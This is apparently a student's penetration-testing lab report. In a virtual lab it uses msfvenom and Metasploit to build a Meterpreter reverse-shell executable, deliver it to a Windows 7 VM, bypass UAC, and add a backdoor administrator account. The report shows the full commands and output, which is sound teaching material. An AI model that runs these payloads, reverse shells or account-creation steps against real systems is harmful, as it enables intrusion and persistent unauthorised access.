

## Assignment #2

---

Kilah

Summer 2020

### **Module 3: Windows Penetration**

*Task A: Hack Windows 7 using Metasploit (20 points)*

Follow the same approach in the lab manual to open a backdoor on Windows 7 and send a reverse shell connection to the Internal Kali with the following configurations:

- Listening Port: Use your last four digits of your UIN (non-zero). For example, 11000598 -> 1598.
- Payload Name: Use your MIDAS ID (for example, pjiang.exe).

```

root@CS2APenTest:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.13 netmask 255.255.255.0 broadcast 192.168.10.255
        inet6 fe80::c433:ea88:9f03:dc0f prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c5:a5:e4 txqueuelen 1000 (Ethernet)
                RX packets 658 bytes 57616 (56.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1641 bytes 114497 (111.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 710 bytes 64598 (63.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 710 bytes 64598 (63.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@CS2APenTest:~# 

root@CS2APenTest:~# msfconsole
[*] msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[*] msf5 exploit(multi/handler) > show options
[*] msf5 exploit(multi/handler) > set lhost 192.168.10.13
[*] msf5 exploit(multi/handler) > 

```

**Figure 3.1** using ifconfig to retrieve IP address and setting lhost to machine's IP address

- i used the command msfconsole
- called use exploit/multi/handler
- > set payload windows/meterpreter/reverse\_tcp  
    > show options

```

root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.13 netmask 255.255.255.0 broadcast 192.168.10.255
        inet6 fe80::c433:ea88%eth0: prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c:a5:e4 txqueuelen 1000 (Ethernet)
                RX packets 658 bytes 57616 (56.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1641 bytes 114497 (111.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 710 bytes 64598 (63.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 710 bytes 64598 (63.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@CS2APenTest: #

```

```

root@CS2APenTest: ~
File Edit View Search Terminal Help
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
---- -----
payload windows/meterpreter/reverse_tcp
LHOST 192.168.10.13 yes The listen address (an interface ma
y be specified)
LPORT 4444 yes The listen port

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh,
thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface ma
y be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lhost 2237
lhost => 2237
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 2237
lport => 2237
msf5 exploit(multi/handler) >

```

**Figure 3.2** Setting lport to the last four of my UIN

> set lhost as machine's IP address

> set lport as

(I corrected my mistake)

The screenshot shows a Kali Linux terminal window titled 'root@CS2APenTest: ~'. The terminal displays the help documentation for the msfvenom command, which is used to generate exploit payloads. The user has run the command `# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o kmanl.exe`. Below this, several msf5 exploit commands are shown, setting up a handler on port 2237. The terminal window is part of a larger desktop environment with multiple tabs open in the background.

```
File Edit View Search Terminal Help
-e, --encoder      <encoder>  The encoder to use (use --list encoders to list)
--sec-name        <value>   The new section name to use when generating large Windows binaries. Default: random 4-character string
er alpha string
--smallest          Generate the smallest possible payload using all available encoders
--encrypt          <value>   The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key     <value>   A key to be used for --encrypt
--encrypt-iv      <value>   An initialization vector for --encrypt payload options (windows/meterpreter/reverse_tcp)
-a, --arch         <arch>    The architecture to use for --payload and --encoders (use --list archs to list)
--platform        <platform> The platform for --payload (use --list platforms to list)
-o, --out          <path>    Save the payload to a file
-b, --bad-chars    <list>    Characters to avoid example: '\x00\xff' EXITFUNC process yes Exit technique Accepted: '', seh,
-n, --nopsled     <length>  Prepend a nopsled of [length] size on to the payload, none
--pad-nops          Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled (an interface ma
d of quantity (nops minus payload length)
-s, --space        <length>  The maximum size of the resulting payload (PORT 4444 yes The listen port)
--encoder-space   <length>  The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations   <count>   The number of times to encode the payload
-c, --add-code     <path>    Specify an additional win32 shellcode file to include
-x, --template     <path>    Specify a custom executable file to use as a template
-k, --keep          Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name     <value>   Specify a custom variable name to use for certain output formats
-t, --timeout      <second>  The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help          Show this message
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o kmanl.exe
[*] Started reverse TCP handler on 192.168.10.13:2237
```

*Figure 3.3 setting the payload to my MIDAS ID 'kmanl'*

- using the command `# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o kmanl.exe`

The screenshot shows a Kali Linux terminal window titled "root@CS2APenTest:~". The user runs the command:

```
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=2237 -f exe -o kmanl.exe
```

Output:

```
[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload jet.
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: kmanl.exe
root@CS2APenTest: #
```

Then, the user runs:

```
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lhost 2237
lhost => 2237
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 2237
lport => 2237
msf5 exploit(multi/handler) > exploit
```


Output:

```
(*) Started reverse TCP handler on 192.168.10.13:2237
```

Finally, the user lists the directory:

```
root@CS2APenTest: # ls -l
total 112
drwxr-xr-x 4 root root 4096 Nov 13 2017 CYSE301
drwxr-xr-x 3 root root 4096 Jan 24 2019 Desktop
drwxr-xr-x 2 root root 4096 Jan 22 2019 Documents
drwxr-xr-x 2 root root 4096 Jan 24 2019 Downloads
-rw-r--r-- 1 root root 73802 Jul 26 19:54 kmanl.exe
drwxr-xr-x 2 root root 4096 Mar 1 2017 Music
drwxr-xr-x 2 root root 4096 Mar 1 2017 Pictures
drwxr-xr-x 2 root root 4096 Mar 1 2017 Public
drwxr-xr-x 2 root root 4096 Mar 1 2017 Templates
drwxr-xr-x 2 root root 4096 Mar 1 2017 Videos
lrwxrwxrwx 1 root root 18 Jan 22 2019 VMshare -> /mnt/hgfs/VMshare/
root@CS2APenTest: #
```

**Figure 3.4** my payload was loaded successfully because it shows up in the directory



**Figure 3.5 Establishing the reverse shell connection**

- using Windows 7, I browsed the IP address of the attacker IP and downloaded the 'kmanl.exe' file

The screenshot shows a Kali Linux VM interface with several windows open:

- Terminal 1 (Left):** Shows a root shell on the Kali host. The user has copied a file named "kmanl.exe" from their local machine to the "/var/www/html" directory on the Kali host.
- Terminal 2 (Right):** Shows a root shell on the Windows 7 target. The user is using Metasploit's msfconsole to set up a reverse TCP handler on port 2237 and exploit the target.
- File Manager:** Shows a file named "kmanl.exe" was copied on 2020-07-26 at 20:00:45.
- Apache2 4.38 (Debian) Server at 192.168.10.13 Port 80:** A browser window showing the exploit payload.
- Taskbar:** Shows the date and time as 7/26/2020 8:10 PM.

```

root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # service apache2 start
root@CS2APenTest: # cp kmanl.exe /var/www/html
root@CS2APenTest: # ls /var/www/html/
index.htm index.nginx-debian.html kmanl.exe - Exploit-DB - Most Visited
root@CS2APenTest: # rm /var/www/html/index*
root@CS2APenTest: # ls /var/www/html/
kmanl.exe
root@CS2APenTest: # [REDACTED]
      Name   Last modified  Size Description
[REDACTED] kmanl.exe 2020-07-26 20:00 72K

Apache2/4.38 (Debian) Server at 192.168.10.13 Port 80


File Edit View Search Terminal Help
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -----          yes       Exit technique (Accepted: '', seh,
  EXITFUNC process         yes       thread, process, none)
  LHOST                yes       The listen address (an interface ma
  be specified)
  LPORT                4444     yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lhost 2237
lhost => 2237
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 2237
lport => 2237
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:2237
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:2237 -> 192.168.10.9:1042)
at 2020-07-26 20:09:45 -0400
meterpreter >

```

*Figure 3.6 Successful connection in Kali and backdoor opened in Windows 7*



Kali - Internal Workstation - VMware Workstation

File Edit View VM Tabs Help | Terminal | Applications | Places | Sun 20:24

```
msf5 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > set lhost=192.168.10.13
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore

msf5 exploit(windows/local/bypassuac) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(windows/local/bypassuac) > set lport 2237
lport => 2237
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION   1                  yes       The session to run this module on.
TECHNIQUE EXE                yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.10.13     yes       The listen address (an interface may be specified)
LPORT    2237               yes       The listen port

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

Kali - Internal Workstation - VMware Workstation

File Edit View VM Tabs Help | Terminal | Applications | Places | Sun 20:25

```
msf5 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:2237
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable 73802 bytes long being uploaded..
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:2237 -> 192.168.10.9:1043) at 2020-07-26 20:24:43 -0400


meterpreter > 
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

**Figure 3.7 Gaining remote access from Windows 7**

## **TASK B: Privilege escalation (30 points)**

*Gain **administrator-level** privileges on the remote system after you received the reverse shell connection from the Windows 7 target machine. After you escalated the access, create a malicious account with **your name** and add this account to the administrator group.*



The screenshot shows a Kali Linux terminal window titled "Terminal". The terminal session is running as root, indicated by the prompt "root@CS2APenTest: ~". The user has performed a reverse TCP exploit on a Windows 7 host, bypassing UAC, and uploaded a Meterpreter payload. They then used the command "net user /add Kilah test" to create a new local user account named "Kilah" with the password "test". Finally, they added this user to the "Administrators" local group with the command "net localgroup administrators Kilah /add". The terminal output is as follows:

```
msf5 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:2237
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 3 opened (192.168.10.13:2237 -> 192.168.10.9:1048) at 2020-07-26 20:36:19 -0400

meterpreter > shell
Process 140 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\System32>net user /add Kilah test
net user /add Kilah test
The command completed successfully.

C:\Windows\System32>net localgroup administrators Kilah /add
net localgroup administrators Kilah /add
The command completed successfully.

C:\Windows\System32>
```

**Figure 3.8 Administrator Privileges added**

> used command *net localgroup administrators Kilah /add* to add myself as an administrator to the System.




**Figure 3.9 Gained remote access to the desktop of Windows 7 Victim**

> used command *rdesktop -u Kilah -p test 192.168.10.9*

**Task C: Information harvesting (30 points)**

- Take a screenshot of the target machine.
- Collect the target system info.
- Collect the IP address of the target machine.
- Collect the list of running processes on the target machine. (hint: ps)
- Collect the password hashes of the current users. (hint: hashdump)
- Remote access to the malicious account created in Task B.



**Figure 3.10** screenshot of Windows 7  
- used command screenshot

Kali - Internal Workstation - VMware Workstation

File Edit View VM Tabs Help || Applications Places Terminal Sun 21:08 root@CSAPenTest: ~

```
root@CSAPenTest: ~
```

File	Mode	Access	Size	Last Modified	Owner	Group
rw -v 100666/rw-rw-rw-	196608	fil		2009-07-13 19:56:41	-0400	wwanconn.dll
rw -t 100666/rw-rw-rw-	13312	fil		2009-07-13 19:56:32	-0400	wwaninst.dll
